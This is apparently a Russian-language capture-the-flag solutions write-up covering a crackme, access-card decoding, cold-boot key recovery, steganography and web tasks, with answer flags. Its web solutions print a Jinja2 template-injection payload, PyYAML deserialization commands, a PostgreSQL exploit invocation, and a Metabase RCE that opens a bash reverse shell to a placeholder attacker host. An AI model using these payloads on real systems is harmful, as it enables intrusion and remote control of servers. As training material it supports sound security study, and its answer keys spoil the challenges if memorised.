


Шаг 7) Пролистать содержимое главного окна отладчика вверх — до техпор, пока не увидим сообщение о том, что введен правильный пароль




Шаг 8) Выделить мышкой строку с адресом 00401C58


Шаг 9) Поставить брекпойнт на функцию




Шаг 10) Запустить программу в отладчике нажимая клавишу <F9>




Шаг 11) Ввести любой пароль в окне программы CRAKME-1.EXE и нажмемкнопку OK, произойдет переход в отладчик.



Шаг 12) Нажимая клавишу <F8> необходимо трассировать программу, до момента нахождения пароля



Шаг 13) Ввести полученный пароль в окне исследуемой программы



Ответ: S4K6n37fE

3. [hardware, 4]

База данных СКУД оказалась довольно внушительных размеров. Однако вам удалось записать трейс сигнала, передаваемого считывателем при поднесении к нему пропуска администратора. Найдите токен администратора в базе данных и отправьте на проверку через форму ниже.

Решение.

Открыть файл в программе KingstVis, декодировать данные как Wiegand 26

Ответ: HID:0xE7 PID:0x6BC4 token:039587a137fcecff50a3c691669b051e

4. [crypto, hardware, 6]

К сожалению, токен администратора не позволяет открывать все помещения в офисе, а гендиректору все двери всегда открывают охранники. Однако возможно удастся

прочитать его пропуск, если он оставит его в своем кабинете, когда отправится на обед, и найти в базе данных его токен, который следует отправить на проверку через форму ниже.

Решение.

В дампе карты HID iCLASS расшифровать сектор 7 алгоритмом 3DES. Ключ шифрования можно найти в исходных кодах утилиты proxmark. Затем следует сдвинуть расшифрованные данные на 1 бит вправо (формат HID26).

Ответ: уникальный ответ у каждого участника

5. [forensics, 9]

Нам повезло и удалось на час взять телефон генерального директора, однако он оказался зашифрованным. После перезагрузки телефона в режиме cold boot был получен снимок оперативной памяти телефона (часть бит могла испортиться), из которого были получены идентификаторы ключей шифрования файловой системы:
fscrypt:fcf3d79736a91791, fscrypt:ac94894b160bef0e, fscrypt:db2342dbda80179b.
Восстановите ключи шифрования файловой системы из оперативной памяти телефона и отправьте на проверку через форму ниже (1 64-байтовый ключ в шестнадцатеричном формате на каждой строке, 3 балла за каждый найденный ключ).

Решение.

Идентификатор ключа - начало двойного sha512-хеша от самого ключа. Необходимо перебирать все возможные 64-символьные строки, исправляя в них 0, 1 или 2 бита и сверять хеш-сумму.

Ответ:

Key:
d3d312f996903b305ac0c1c8e0a154e52c73a2bc441282f4c7c9da191e38589ddb9d153cee8bba4a155862d7d4309a159afc33e24dc43aa1bcb37e2ad04ff3eb, ref: fscrypt:5a5804b75b0f494d

Key:
d511f4cafc49035493827d8e6728a0237cd42a7807171fecf03fb9b489c4b7c2c8b96a38e76ff610c857532a3de751467a338c192473713447d54588dedce1a8, ref: fscrypt:a9d55c8d7960796c

Key:
b984ef4047191b39f9ebf538a4597438eaa45df902eb251fc578313d0c24753d2016ed27dcfc0b0a9b76a4d760d2f964bd504da29a591c7023daa18429e18f40, ref: fscrypt:e2bd4ea12ab15285

6. [stegano, 3]

Расшифровав телефон, вы увидели странный квадрат Малевича в качестве заставки главного экрана. Найдите секретную фразу в черном квадрате и отправьте на проверку через форму ниже.

Решение.

Необходимо использовать утилиту StegSolve.

Ответ: уникальный ответ у каждого участника

7. [web, 5]

На дворе уже 2077 год. Люди давно уже привыкли, что все должно соответствовать принятым шаблонам. Но тут вам падает заказ, в котором нужно проверить некоторые шаблоны на секурность. Прочтите файл с секретной фразой и отправьте на проверку через форму ниже.

Решение.

1) Определить аргумент на сайте (`trigger`)

2) Определить какой шаблонизатор используется по [этой таблице](https://1517081779-files.gitbook.io/~/files/v0/b/gitbook-legacy-files/o/assets%2F-L_2uGJGU7AVNRcqRvEi%2F-M7O4Hp6bOFFkge_yq4G%2F-M7OCvxwZCiaP8Whx2fi%2Fimage.png?alt=media&token=4b40cf58-5561-4925-bc86-1d4689ca53d1)

3) Определили, что это `Jinja2`

4) Ищем способ выполнить произвольный код на системе

5) Пример эксплойта

```python
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("КОМАНДА").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

Проверочный запрос в бразере

```python
http:/IP:60002/?sitename=!!python/object/apply:subprocess.Popen%20[["cat","flag.txt"]]
```

6) Выполнить `cat flag.txt`

Ответ: bc211fb0c8f3b03b51fba78ab704306b

8. [web, 8]

Вы получили чип с деньгами от Милитеха. Вам сначала нужно найти скрытый параметр в чипе, а затем скрытый флаг деактивации вируса на нем. Это необходимо для успешного договора с Мальстрем. Отправьте флаг на проверку через форму ниже.

Решение.

1) Определить аргумент на сайте (sitename) `http://IP:60002/?sitename=1`

2) Определить, что используется mkdocs. Он использует yaml формат.

3) Используя BurpSuite/OWASP ZAP/Инструменты разработчика, увидеть в ответе сервера заголовок `Server: gunicorn`. Gunicorn запускает веб-приложения на python

4) [Связать использование yaml и python](https://www.google.com/search?q=python+yaml+attack&oq=python+yaml+attack&gs_lcrp=EgZjaHJvbWUyBggAEEUYOdIBCDc5MzBqMGo3qAIAsAIA&sourceid=chrome&ie=UTF-8). Определить, что вероятно это YAML десериализация.

5) Найти [эту](https://swisskyrepo.github.io/PayloadsAllTheThingsWeb/Insecure%20Deserialization/YAML/) или похожие статьи по атакам на PyYAML

6) Перебрать возможные методы выполнения команд на сервере. Определить, что используется `!!python/object/apply:subprocess.Popen`

7) Вывести список файлов с помощью следующей команды:

```python
!!python/object/apply:subprocess.Popen [ls]
```

8) Для запуска команды с аргументами необходимо передать команду в запрос списком. Выполнить команду:

```python
!!python/object/apply:subprocess.Popen [["cat","flag.txt"]]
```

9) Итоговый запрос:

```python
http://IP:60002/?sitename=!!python/object/apply:subprocess.Popen%20[["cat","flag.txt"]]
```

Ответ: 5229847681786f3a34ebf19af3670474

9. [web, 4]

В глубине киберпространства Найт-Сити, где технологии переплетаются с амбициями, вам предстоит взломать систему управления базами данных Arasaka Corp. Прочтите файл с секретной фразой и отправьте на проверку через форму ниже.

Решение.

1) Просканировать сервер с помощью сетевого сканера, к примера nuclei, nmap.
2) Определить версию СУБД
3) Используя поисковики найти эксплойты к уязвимому сервису
4) Пример [рабочего эксплойта](https://github.com/szybnev/CVE-2019-9193)
5) Вероятно возникнет проблема с зависимостями Python3, нужно выполнить `pip install psycopg2-binary`
6) Далее выполнить `python3 cve-2019-9193.py -i IP -p 60001 -c КОМАНДА`
7) Выполнить команду `cat /flag.txt`

Ответ: d251f534a5c03a4c33b4ef6b63cc3203

10. [web, 6]

В мире, где цена информации слишком высока, ваша работа - пробраться на сервера Metabase крупного конгломерата и отыскать уязвимость, спрятанную в обфусцированных строчках кода. Прочтите файл с секретной фразой и отправьте на проверку через форму ниже.

Решение.

1. Найти версию Metabase. Посмотреть исходный код страницы и найти версию.

2. Ищем в интернете какие есть уязвимости к этой версии:

   1. Потенциальная уязвимость Metabase ??- CVE-2023–38646, которая представляет собой эксплойт удаленного выполнения кода (RCE).

   2. POC, связанный с этой уязвимостью, требует идентификации токена установки через конечную точку API. Итак, мы получили доступ к следующей странице:
   `http://IP:60004/api/session/properties`

   3. Поиск «Setup-token» в файле JSON.
      Setup-token такого формата:
      `712d13d4-8f5c-4c0b-ae9d-4785e072bc8c`

3. RCE ([github](https://github.com/m3m0o/metabase-pre-auth-rce-poc)).
   Это скрипт, написанный на Python, который позволяет использовать уязвимость безопасности программного обеспечения Metabase, описанную в CVE-2023-38646.

   1. Подготовить reverse shell

   ```bash
   bash -c 'bash -i >&/dev/tcp/{ATTACKER_IP}/{ATTACKER_PORT} 0>&1'
   ```

2. Подготовить Listener (слушатель)

```bash
nc -nvlp {ATTACKER_PORT}
```

3. PoC

```bash
python3 main.py -u http://IP:60004/ -t SETUP_TOKEN -c "bash -c 'bash -i
>&/dev/tcp/{ATTACKER_IP}/{ATTACKER_PORT} 0>&1'"
```

Ответ: e4f978b3d9ada44975e0101c8e813437